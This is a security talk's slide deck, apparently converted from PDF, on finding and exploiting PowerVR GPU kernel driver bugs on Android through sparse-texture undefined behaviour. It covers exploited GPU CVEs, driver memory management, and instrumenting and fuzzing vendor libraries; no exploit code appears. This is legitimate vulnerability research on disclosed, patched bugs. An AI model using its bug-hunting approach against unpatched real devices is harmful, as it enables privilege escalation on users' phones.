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Evils in the Sparse Texture Memory: Exploit Kernel Based on Undefined Behaviors of Graphic APIs

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Agenda

- Part 1
 - Android GPU Security Review
 - Graphics Stack and PowerVR Driver
 - More places to find bugs
 - Evils in the Sparse Texture Memory
 - Root Exploit Demonstration
- Part 2
 - Finding vulnerabilities and exploits
 - Android Partner Vulnerability Initiative




Image by [DALL-E](#)

All vulnerabilities mentioned in this talk were already publicly disclosed and patches were available by the affected vendor.



Android GPU Security: Current State



State of GPU Security on Android

- Significant {0,1,n}day attacks targeting GPU drivers

CVE-2022-22706, a vulnerability in Mali GPU Kernel Driver fixed by ARM in January 2022 and marked as being used for this vulnerability.

CVE-2023-4211 Known To Be Under Targeted Attack

The second zero-day vulnerability, CVE-2023-4211, included within the October

security update, Qualcomm says it has released security updates that address the issues in its Adreno GPU and Compute DSP drivers, and impacted OEMs were also notified. Qualcomm is warning of three zero-day vulnerabilities in its GPU and Compute DSP drivers that hackers are actively exploiting in attacks.

points to there being limited, targeted exploitation of these vulnerabilities by hackers. The American semiconductor company was told by Google's Threat Analysis Group (TAG) and Project Zero teams that **CVE-2023-33106**, **CVE-2023-33107**, **CVE-2022-22071**, and **CVE-2023-33063** may be under limited, targeted exploitation.

Qualcomm says it has released security updates that address the issues in its Adreno GPU and Compute DSP drivers, and impacted OEMs were also notified.



State of GPU Security on Android

- GPU Security is still vastly under-researched
 - Complicated, Proprietary, New features...
- Project Zero blog “Mind the Gap”
- Major Android GPUs:
 - ARM: Mali GPU
 - Qualcomm: Adreno GPU
 - Imagination Technologies: PowerVR GPU



Q □ Imagination



PowerVR GPU by ImgTec

- Apple's former GPU maker
- Popular on budget-friendly phone, tablet & TV
 - Samsung A12, RedMi 9a/10a, Moto Pure G, Fire TV

Apple Replacing PowerVR With In-House GPU

It means future Apple devices will no longer user PowerVR GPUs, ending a long relationship with Imagination Technologies.



By Matthew Humphries

April 3, 2017

f t m ...



Imagination in Mobile

Imagination's PowerVR GPU is the original tile-based deferred rendering architecture, designed to deliver the ultimate in performance density and power efficiency. Our GPU technology paved the way for the smartphone-based mobile gaming revolution. Today, backed by our thriving ecosystem, over 35% of smartphones feature PowerVR, which continues to deliver everything our customers need as we push the boundaries for graphics and compute.

PowerVR GPU by ImgTec

Most shipped smartphone in 2021

| Rank | Model Name | Company | Million Units | ASP (\$) | |
|------|-------------------|---------|---------------|----------|-----------|
| 1 | Galaxy A12 | Samsung | 51.8 | 160 | ← PowerVR |
| 2 | iPhone SE | Apple | 45.7 | 812 | |
| 3 | iPhone 13 | Apple | 34.9 | 812 | |
| 4 | iPhone 13 Pro | Apple | 29.2 | 812 | |
| 5 | Redmi 9A | Xiaomi | 26.8 | 78 | ← PowerVR |
| 6 | iPhone 13 Pro Max | Apple | 20.1 | 812 | |
| 7 | iPhone 13 Pro Max | Apple | 20.1 | 812 | |
| 8 | iPhone 13 Pro | Apple | 20.1 | 812 | |
| 9 | iPhone 13 Pro | Apple | 20.1 | 812 | |
| 10 | Galaxy A02 | Samsung | 18.3 | 138 | ← PowerVR |

Source: Omdia Smartphone Model Market Tracker 4Q21

96.9 M

© 2022
Omdia



PowerVR GPU Security

- Limited research before 2022
- More research kicks off in 2022
 - Google Android Security Team
 - <https://bugs.chromium.org/p/apvi>
 - Google Project Zero

| ID | Status | Restrict | Reported | Vendor | Product | Finder | Summary + Labels |
|--------|--------|----------|-------------|-------------|---------|--------|--|
| ☆ 2494 | Fixed | -- | 2023-Jun-22 | Imagination | PowerVR | jannh | PowerVR: several bugs in PowerVR GPU driver memory management CCProjectZeroMembers |
| ☆ 2465 | Fixed | -- | 2023-Jul-3 | Imagination | PowerVR | jannh | PowerVR: two more LPE security bugs CCProjectZeroMembers |


- More engagement with external security researchers




Android Graphic Stack & PowerVR Driver Introduction




Android Graphic Stack Overview



OpenGL Impl: ImgTec & MediaTek




OpenGL Impl: ImgTec & MediaTek






PVR Driver: PMR & MMU Context

- **Physical Memory Resource (PMR)**
 - Manage allocated physical pages
- **GPU MMU Management**
 - MMU Context Object
 - GPU Memory Heap
 - GPU Memory Reservation



PVR Driver: Map CPU pages





Thoughts about finding more bugs



Thoughts: how to find more bugs


- Difficulties
 - Too many bridge APIs, some of them are arcane
- Thoughts
 - Instrument / Reverse vendor graphic libraries

```
tracer.cpp:167 uiSize = {0x100000}
tracer.cpp:169 uiChunkSize = {0x1000}
tracer.cpp:171 ui32NumPhysChunks = {0x0}
tracer.cpp:173 ui32NumVirtChunks = {0x190}
tracer.cpp:175 pui32MappingTable = {0xb400007213629e00}
tracer.cpp:177 ui32Log2PageSize = {0xc}
tracer.cpp:179 uiFlags = {0x40331}
tracer.cpp:181 ui32AnnotationLength = {0x12}
tracer.cpp:183 puiAnnotation = {0x7fffdc964a8}
tracer.cpp:185 ui32PID = {0x68f0}
tracer.cpp:187 ui32PDumpFlags = {0x0}
tracer.cpp:197 puiAnnotation = {SCBUF:VERTEX_DATA}
tracer.cpp:209 Printing pui32MappingTable
tracer.cpp:216 ++++++
tracer.cpp:228 hPMR created = 0x5f
tracer.cpp:260 PVRSRV_BRIDGE_MM bridge group! func id = {21}
tracer.cpp:260 PVRSRV_BRIDGE_MM bridge group! func id = {19}
tracer.cpp:101 MMAP Analyzer: addr = {0x0}, len = {0x100000}, prot = {0x3}, flags = {0x1}, fd = {0x6}, offset = {0x5f000}
tracer.cpp:116 mmap address = 0x72053ff000
```




Instrument & Fuzz Graphic APIs

- Instrument on a real 3D app by *PLT function hook*
- Lightweight fuzzing: mutate parameters, scramble memory...



Reading OpenGL / Vulkan APIs

- Any complaints about GPU driver kernel crash when using certain OpenGL / Vulkan APIs?



The screenshot shows a forum post on the AMD Community website. The post is titled "OpenGL ARB_sparse_texture (Driver crash, texture i...)" and was made on 03-06-2019 at 05:27 PM. The title is highlighted with a red border.

AMD COMMUNITIES ▾ BLOGS ▾ GROUPS ▾ SUPPORT FORUMS ▾ Help Sign In

AMD Community > Communities > Developers > OpenGL & Vulkan > OpenGL ARB_sparse_texture (Driver crash, texture i... Options ▾

03-06-2019 05:27 PM

OpenGL ARB_sparse_texture (Driver crash, texture issues)

Currently we (PCSX2 Team) are trying to implement Sparse Texture support and seem to have stumbled on to several issues on AMD cards which are not present at all on Nvidia (tested by several people).

Major issue: Garbage textures on amd cards whenever sparse is enabled.

Major issue: As of 19.3.1 enabling Sparse also causes a driver crash on amd cards, this wasn't an issue on the previous driver 19.2.3 where it just caused garbage textures, driver 19.2.1 or 19.2.2 just caused an entire black screen window. So far 19.2.3 seems to behave the best out of the bunch that were tested.



Undefined Behaviors in Graphic APIs *(GL_EXT_sparse_texture)*



OpenGL: Sparse Texture API

- `GL_EXT_sparse_texture`
 - Proposed in 2013 by Nvidia
- Most GPU vendors support it nowadays

New Procedures and Functions

```
void TexPageCommitmentEXT(enum target,  
                          int level,  
                          int xoffset,  
                          int yoffset,  
                          int zoffset,  
                          sizei width,  
                          sizei height,  
                          sizei depth,  
                          boolean commit);
```

Name

`EXT_sparse_texture`

Name Strings

`GL_EXT_sparse_texture`

Contributors

Dominik Witzczak, Mobicia
Contributors to ARB_sparse_texture

Xi Chen, NVIDIA

Contact

Daniel Koch, NVIDIA Corporation (`dkoch 'at' nvidia.com`)

Notice

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<http://www.khronos.org/registry/speccopyright.html>

Portions Copyright (c) 2014 NVIDIA Corporation.

Status

Complete.

Version


Last Modified Date:
Revision:

27/03/2015
3



OpenGL: Sparse Texture API

- Why Sparse texture API?
- Create a resource that is larger than physical memory
 - but only has a small portion of that resource actually backed by physical memory.





<https://github.com/gpuweb/gpuweb/issues/455>



Low Level Implementation

- Graphic API: Invoke kernel APIs





Undefined Behavior in OpenGL Document

